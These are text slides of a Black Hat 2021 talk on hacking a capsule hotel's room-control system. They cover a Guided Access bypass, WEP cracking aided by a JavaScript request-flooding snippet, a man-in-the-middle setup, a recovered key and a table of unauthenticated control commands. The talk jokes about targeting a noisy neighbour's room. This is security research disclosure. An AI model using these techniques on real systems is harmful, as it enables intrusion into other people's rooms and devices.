LEXFO

Hacking a capsule hotel

Ghost in the bedrooms

Kyasupā

BLACK HAT USA 2021

Plan

- Introduction
- Information gathering
- Exploitation
- Demo
- Conclusion

Introduction


Context

- Travelling in a foreign country for holidays
- Booked a few nights in a brand new capsule hotel
- Various modern technologies are used

What is a capsule hotel? *(Wikipedia)*

- Extremely small rooms are stacked side-by-side
- The open end of the capsule can be closed with a curtain
- They provide an alternative for those who:
  - may be too drunk to return home safely
  - may be too embarrassed to face their spouses
  - ...are searching for convenience and low price

Introduction



Introduction

- Technologies
  - Entrance of each floor is protected by a NFC badge
  - Mirror your device on the curtain with a video projector
  - Control your bedroom with an iPod touch given at check-in




Fig.: iPod touch, NFC badge and the key

Introduction

- Application features
  - The iPod touch application allows to perform these actions:
    - Change the position of the adjustable bed
    - Control the power of the room light
    - Turn on/off the ventilation fan
- What about the security?
  - The iPod touch is connected either using Bluetooth or Wi-Fi
  - Analyze how the system and the application work
  - Potentially control all the hotel bedrooms if we succeed

Presenting you Bob

- A neighbor keeps making phone calls at 2 am:
  - Asked him politely to speak more quietly, but no change
  - Make society a better place, hack a Bob




Fig.: Bob, the type of person everyone loves

Plan

- Introduction
- Information gathering
- Exploitation
- Demo
- Conclusion

Exploration of the bedroom

- A Pioma UGL2 light is present:
  - No idea of what it was at a first look
  - A wall-mounted light that is always available
  - A red light indicates an earthquake of magnitude 4 or greater
  - Used in case of emergency

Fig.: The Pioma UGL2 light

Exploration of the bedroom

- A Nasnos CS8020-B remote is present:
  - Allows to control multiple Nasnos devices
  - Uses radio waves with the 313.625MHz frequency
  - Control electric curtains, light dimmers, ventilation fans..

Fig.: The Nasnos CS8020-B remote

Exploration of the bedroom

- A Deltadrive DS2 motor is present:
  - Electric driven motor used to make the bed adjustable
  - Wireless connectivity made possible with Nasnos?

Fig.: A Deltadrive motor

Exploration of the bedroom

- Nasnos CS8700 routers are installed in each room:
  - Control Nasnos devices using a Wi-Fi environment
  - Repeater that converts radio waves so that it can be used
  - Allows to use an Android or iOS device as a remote
  - Hidden between the walls

Fig.: A Nasnos CS8700 router

Information gathering




Fig.: Architecture using only the Wi-Fi router




Fig.: Architecture using the Internet

Plan

- Introduction
- Information gathering
- Exploitation
- Demo
- Conclusion

Application features

- The iPod touch application allows to perform these actions:
  - Change the position of the adjustable bed
  - Control the power of the room light
  - Turn on/off the ventilation fan




Fig.: Prototype of the application

Application security

- Cannot exit the application or switch off the iPod touch:
  - Passcode asked when you triple-tap the Home button
  - From the iOS documentation:

> **Guided Access limits your device to a single app** and lets you control which features are available. To end a Guided Access session **triple-click the Home button, enter your GA passcode,** then tap End.

Exploitation

Application security

- Cannot exit the application or switch off the iPod touch:
  - Passcode asked when you triple-tap the Home button
  - From the iOS documentation:

> **Guided Access limits your device to a single app** and lets you control which features are available. To end a Guided Access session **triple-click the Home button, enter your GA passcode,** then tap End.

- Guided Access is configured at runtime only
- Protection no longer present if we turn off the device:
  - Drain the battery fully and reboot after connecting to power
  - Access to other applications and settings

Device settings

- The device is enrolled in a MDM solution
- Two Wi-Fi networks are saved on the device:
  - An enterprise network using WPA2
  - A network named Nasnos-CS8700_AFAF using WEP




Fig.: Exploration of the device

Exploitation

Retrieving the key

- The Nasnos network is using the WEP protocol
- Different solutions can be used to obtain the key:
  - Jailbreak of the iPod touch device
  - iCloud KeyChain synchronization
  - Abusing WPS if it is supported
  - Classic attacks against WEP

Wi-Fi scan

- A total of 119 Nasnos access points can be detected
- The SSID is based on the two last bytes of the BSSID
- Authentication mode is OPEN

Exploitation

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1F:[redacted]:2F:[redacted]	-36	77	1361	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-43	73	1367	12	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:1D:[redacted]	-46	73	1286	22	0	1	54 .	WEP	WEP		Nasnos-CS8700_1d[redacted]
00:1F:[redacted]:22:[redacted]	-52	69	1317	3	0	1	54 .	WEP	WEP		Nasnos-CS8700_22[redacted]
00:1F:[redacted]:2F:[redacted]	-55	75	1232	2	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-57	0	1272	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-59	0	1378	2	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-59	57	788	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-62	71	1002	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-59	0	1288	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-68	60	832	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:22:[redacted]	-63	93	1371	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_22[redacted]
00:1F:[redacted]:2F:[redacted]	-48	71	1373	8	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-68	100	1323	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-65	100	1269	11	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-66	100	1234	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-64	100	1369	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:21:[redacted]	-67	100	1338	20	0	1	54 .	WEP	WEP		Nasnos-CS8700_21[redacted]
00:1F:[redacted]:2F:[redacted]	-71	26	331	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-69	100	1118	2	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-70	100	1233	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-73	66	842	24	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:1D:[redacted]	-67	23	735	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_1d[redacted]
00:1F:[redacted]:2F:[redacted]	-74	96	1188	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:22:[redacted]	-71	73	791	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_22[redacted]
00:1F:[redacted]:22:[redacted]	-73	94	1082	3	0	1	54 .	WEP	WEP		Nasnos-CS8700_22[redacted]
00:1F:[redacted]:2F:[redacted]	-70	76	1118	12	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-71	100	1049	22	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:1D:[redacted]	-70	68	1133	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_1d[redacted]
00:1F:[redacted]:2F:[redacted]	-73	0	1255	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-73	85	929	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-72	100	586	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:22:[redacted]	-75	58	632	0	0	1	54 .	WEP	WEP		Nasnos-CS8700_22[redacted]
00:1F:[redacted]:2F:[redacted]	-77	13	313	4	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:2F:[redacted]	-72	2	727	16	0	1	54 .	WEP	WEP		Nasnos-CS8700_2f[redacted]
00:1F:[redacted]:31:[redacted]	-77	36	622	11	0	1	54 .	WEP	WEP		Nasnos-CS8700_31[redacted]

Fig.: Wi-Fi scan, 119 bedrooms detected

Exploitation

- Generating data
  - Our wireless cards do not support injection properly
  - Do we need to inject packets if we control the iPod touch?
    - Monitor mode can still be used
    - Find a way to generate a lot of data from the device

Generating data

- Our wireless cards do not support injection properly
- Do we need to inject packets if we control the iPod touch?
  - Monitor mode can still be used
  - Find a way to generate a lot of data from the device

- JavaScript payload that keeps generating ARP requests
- Create an access point, connect the iPod to it, cache the payload
- Connect the device back to the Nasnos and execute the code:

```
function generate() {
   for(i=1; i<255; i++) {
       img = new Image();
       img.src = "http://192.168.2." + i + "/" + Math.random();
   }
  setTimeout(generate, 800);
}
```

Exploitation

Key found

- Key found after a lot of IVs retrieved: CS8700H00F158
- Connection successful to the Nasnos access point:
  - Router web interface accessible with default credentials
  - Powered by a UART module from Beijing Simple-WiFi Co. Ltd.

Traffic analysis

- Now we want to see what traffic the application sends
- Setup a Man-in-the-Middle architecture and inspect traffic
- We have an Android phone and a laptop with two wireless cards

Exploitation




Fig.: Setup of the Man-in-the-Middle architecture

Traffic analysis

- Press every button and observe the traffic
- Packets are sent to the Nasnos router on TCP port 8000
- No authentication, no encryption
- We are now able to control our bedroom from our laptop :)

Action	Init	Long press	End
Light (more)	@LC**0UO**000	@LC**0UC**000	@LC**0UR**000
Light (less)	@LC**0DO**000	@LC**0DC**000	@LC**0DR**000
Light on	@LC**0AB1**00	-	-
Light off	@LC**0AB0**00	-	-
Bed (up)	@LC**2UO**000	@LC**2UC**000	@LC**2UR**000
Bed (down)	@LC**2DO**000	@LC**2DC**000	@LC**2DR**000
